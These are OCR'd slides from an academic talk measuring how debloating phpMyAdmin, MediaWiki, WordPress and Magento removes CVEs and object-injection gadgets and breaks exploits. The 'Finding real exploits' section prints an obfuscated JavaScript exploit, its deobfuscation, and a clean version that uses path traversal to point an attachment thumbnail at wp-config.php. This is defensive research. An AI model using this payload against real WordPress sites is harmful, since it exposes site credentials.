
ID	CVE	Software	Version	File Name	Triggered
64	CVE-2014-8959	phpMyAdmin	4.0.0	libraries/gis/pma_gis_factory.php	✗
63	CVE-2013-3240	phpMyAdmin	4.0.0	libraries/plugin_interface.lib.php	✓
24	CVE-2016-6619	phpMyAdmin	4.0.0	libraries/Table.class.php	✓
22	CVE-2016-6609	phpMyAdmin	4.0.0	libraries/plugins/export/ExportPhparray.class.php	✓
21	CVE-2016-9866	phpMyAdmin	4.0.0	prefs_manage.php	✗

Results #3: Reduction of CVEs

Application	**Strategy**	**Total Removed CVEs**	
phpMyAdmin	File Debloating	4/20	**20 %**
	Function Debloating	12/20	**60 %**
MediaWiki	File Debloating	8/21	**38 %**
	Function Debloating	10/21	**47.6 %**
WordPress	File Debloating	0/20	**0 %**
	Function Debloating	2/20	**10 %**
Magento	File Debloating	1/8	**12.5 %**
	Function Debloating	3/8	**37.5 %**

Types of vulnerabilities removed by debloating

- **Crypto and cookie** related vulnerabilities usually can't be removed by debloating.
- **CSRF** vulnerabilities are only removed when the underlying feature is removed.
- **Code execution** vulnerabilities can either be removed or broken by removing the POI gadgets.



Effect of external dependencies on code bloat

	Before debloating		After function-level debloating	
Application	*LLOC in main App*	*LLOC in packages*	*LLOC in main App*	*LLOC in packages*
phpMyAdmin 4.7.0	36k	82k	26k (**–26.2 %**)	10k (**–88.3 %**)
MediaWiki 1.28.0	133k	51k	54k (**–58.8%**)	6k (**–87.7 %**)
Magento 2.0.5	396k	213k	182k (**–54.2 %**)	34k (**–84.0 %**)

Statistics about removed external packages

	Before debloating	After function-level debloating	
Application	# Packages	# packages deleted	# packages with < 30 % of
phpMyAdmin 4.7.0	45	38 (**84 %**)	4
MediaWiki 1.28.0	40	24 (**60 %**)	12
Magento 2.0.5	71	58 (**82 %**)	2


But if a package is never used, does it contribute to the attack surface?

Results #4: Reduction of object injection gadgets

Application	Package	Removed by Debloating	
		File	Function
phpMyAdmin 4.7.0	Doctrine	✓	✓
	Guzzle	✓	✓
MediaWiki 1.28.0	Monolog	✓	✓
Magento 2.0.5	Doctrine	✓	✓
	Monolog	❌	✓
	Zendframework	❌	✓

Testing with real exploits

Finding real exploits



logo

Permalink: http://wptest2.lab.test/?attachment_id=37

Uploaded on: **May 28, 2018 @ 15:33**

File URL: http://wptest2.lab.test/wp-content/uplc

File name: **logo.png**


File type: **PNG**

File size: **25 KB**

Dimensions: **890 × 275**

```
JQMIGRATE: Migrate is installed, version 1.4.1                                   load-scripts.php:9:542
>> var _0x6111=["\x6C\x6F\x67","\x61\x63\x74\x69\x6F\x6E\x3D\x65\x64\x69\x74\x61\x74\x74\x61\x63\x68[illegible]
   [illegible]
   [illegible]","\x50\x4F\x53\x54",[illegible]
   [illegible]
   [illegible]\x73\x65\x6E\x64"];function setThumbToConfig(_0x95ccx2,_0x95ccx3){console[_0x6111[0]](_0x95ccx2);var
   _0x95ccx4=_0x6111[1]+_0x95ccx3;var _0x95ccx5= new XMLHttpRequest();_0x95ccx5[_0x6111[2]]= function(){if(this[_0x6111[3]]== 4){console[_0x6111[0]](_0x6111[4])}};_0x95ccx5[_0x6111[7]]
   (_0x6111[5],_0x6111[6]+ _0x95ccx2,true);_0x95ccx5[_0x6111[10]](_0x6111[8],_0x6111[9]);_0x95ccx5[_0x6111[11]](_0x95ccx4)}
← undefined
```


Finding real exploits




```
>> var _0x6111=["\x6C\x6F\x67","\x61\x63\x74\x69\x6F\x6E\x3D\x65\x64\x69\x74\x61\x74\x74\x61\x63\x68\x6D\x65\x6E\x74\x26\x74\x68\x75\x6D\x62\x3D\x2E\x2E\x2F\x2E\x2E\x2F\x2E\x2E\x2F\x2E
   \x2E\x2F\x77\x70                                F\x77\x70\x6E\x6F\x6E\x63\x65\x3D","\x                              5\x63\x68\x61\x6E\x67\x65","
   \x72\x65\x61\x64                                \x77\x61\x73\x20\x73\x65\x74\x20\x74\x                         E\x2E\x2F\x77\x70\x2D\x63\x6F
   \x6E\x66\x69\x67                                x2D\x61\x64\x6D\x69\x6E\x2F\x70\x6F\x7                         ","\x6F\x70\x65\x6E","\x43\x6F
   \x6E\x74\x65\x6E                                \x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x                         5\x6E\x63\x6F\x64\x65\x64","
   \x73\x65\x74\x52\x65\x71\x75\x65\x73\x74\x48\x65\x61\x64\x65\x72","\x73\x65\x6E\x64"];function setThumbToConfig(_0x95ccx2,_0x95ccx3){console[_0x6111[0]](_0x95ccx2);var
   _0x95ccx4=_0x6111[1]+ _0x95ccx3;var _0x95ccx5= new XMLHttpRequest();_0x95ccx5[_0x6111[2]]= function(){if(this[_0x6111[3]]== 4){console[_0x6111[0]](_0x6111[4])}};_0x95ccx5[_0x6111[7]]
   (_0x6111[5],_0x6111[6]+ _0x95ccx2,true);_0x95ccx5[_0x6111[10]](_0x6111[8],_0x6111[9]);_0x95ccx5[_0x6111[11]](_0x95ccx4)}
```

new XMLHttpRequest()

console[_0x6111[0]]




```
Deobfuscating the js
strs = ["\x6C\x6F\x67","\x61\x63\x74\x69\x6F\x6E\x3D\x65\x64\x69\x74\x61\x74\x74\x61\x63\x68\x6D\x65\x
\x6F\x6E\x66\x69\x67\x2E\x70\x68\x70\x26\x5F\x77\x70\x6E\x6F\x6E\x63\x65\x3D","\x6F\x6E\x72\x65\x61\x6
\x54\x68\x75\x6D\x62\x20\x77\x61\x73\x20\x73\x65\x74\x20\x74\x6F\x20\x2E\x2E\x2F\x2E\x2E\x2F\x2E\x2E\x
\x70\x2D\x61\x64\x6D\x69\x6E\x2F\x70\x6F\x73\x74\x2E\x70\x68\x70\x3F\x70\x6F\x73\x74\x3D","\x6F\x70\x6
\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64"," \x73\x
i = 0
for item in strs:
    print i,
    i += 1
    print item.replace('\\x', '')
0 log
1 action=editattachment&thumb=../../../. ./wp-config.php&_wpnonce=
2 onreadystatechange
3  readyState
4 Thumb was set to ../../../../wp-co nfig.php
5 POST
6 /wp-admin/post.php?post=
```



```
>> setThumbToConfig('37','3544c95552');
   37
<- undefined
   Thumb was set to ../../../../wp-config.php
```

console['log']

Finding real exploits



```
function setThumbToConfig(post_id) {
    console["log"](post_id);
    console["log"](document.getElementById('_wpnonce').value);
    var base_url= "action=editattachment&thumb=./test.php&_wpnonce=" + document.getElementById('_wpnonce').value;
    var ajax_req= new XMLHttpRequest();

    console["log"]("Thumb was set to ../../../../wp-config.php");
    ajax_req["open"]("POST", "/WordPress-3.9/wp-admin/post.php?post=" + post_id,true);
    ajax_req["setRequestHeader"]("Content-type", "application/x-www-form-urlencoded");
    ajax_req["send"](base_url);
}
```

Breaking exploits as a result of debloating

CVE	Target Software	Exploit Successful?	
		Original	Debloated
CVE-2013-3238	phpMyAdmin 4.0.0	✓	✓
CVE-2016-5734	phpMyAdmin 4.4.0	✓	✗
CVE-2014-1610	MediaWiki 1.21.1	✓	✓
CVE-2017-0362	MediaWiki 1.28.0	✓	✗
CVE-2018-5301	WordPress 3.9	✓	✓
CVE-2015-5731	WordPress 4.2.3	✓	✓
CVE-2016-4010	Magento 2.0.5	✓	✗
CVE-2018-5301	Magento 2.0.5	✓	✗

Source code and artifacts are publicly available

- Debloating pipeline to evaluate and debloat custom applications
- Debloated web applications
- Source code coverage information
- CVE to source code mappings & Exploits

https://debloating.com

< is >

Quantifying the Security Benefits of Debloating Web Applications

Work with us to debloat your web applications

- Effects and challenges of debloating web applications under load
- Usable & safe mechanisms to reintroduce removed code
- Integrating the debloating with continuous integration pipelines
- We are looking for industry partners to build more precise usage profiles

Conclusion

- Debloating can reduce web applications attack surface significantly
  - Up to **71 %** reduction in **LLOC**
  - Up to **60 %** reduction in **CVEs**
  - Up to **100 %** removal of **POI Gadgets**
- Web vulnerabilities & their exploitation is different, as a result web debloating is different (Targeting actual vulnerabilities rather than dead code)
- We also need to focus on usability and performance of debloating schemes
- Artifacts and debloated applications are available at: https://debloating.com

Rate this Session

SCAN THE QR CODE TO COMPLETE THE SURVEY

Contact us


https://debloating.com

baminazad@cs.stonybrook.edu

Thank You!

Backup Slides

Performance overhead of recording code coverage



Application		Execution (s)	CPU (%)	Memory (%)
Magento 2.0.5	*Without XDebug*	317	21.7	10.7
	With CC	584 (x1.85)	56.9 (x2.62)	11.82 (x1.10)
MediaWiki 1.2.8	*Without XDebug*	36	30.7	5.2
	With CC	121 (x3.38)	79.3 (x2.58)	6.9 (x1.31)
phpMyAdmin 4.7.0	*Without XDebug*	102	3.7	5.7
	With CC	116 (x1.14)	31.5 (x8.47)	5.6 (x0.97)
WordPress 4.7.1	*Without XDebug*	68	8.2	8.2
	With CC	170 (x2.50)	42.6 (x5.22)	12.5 (x1.53)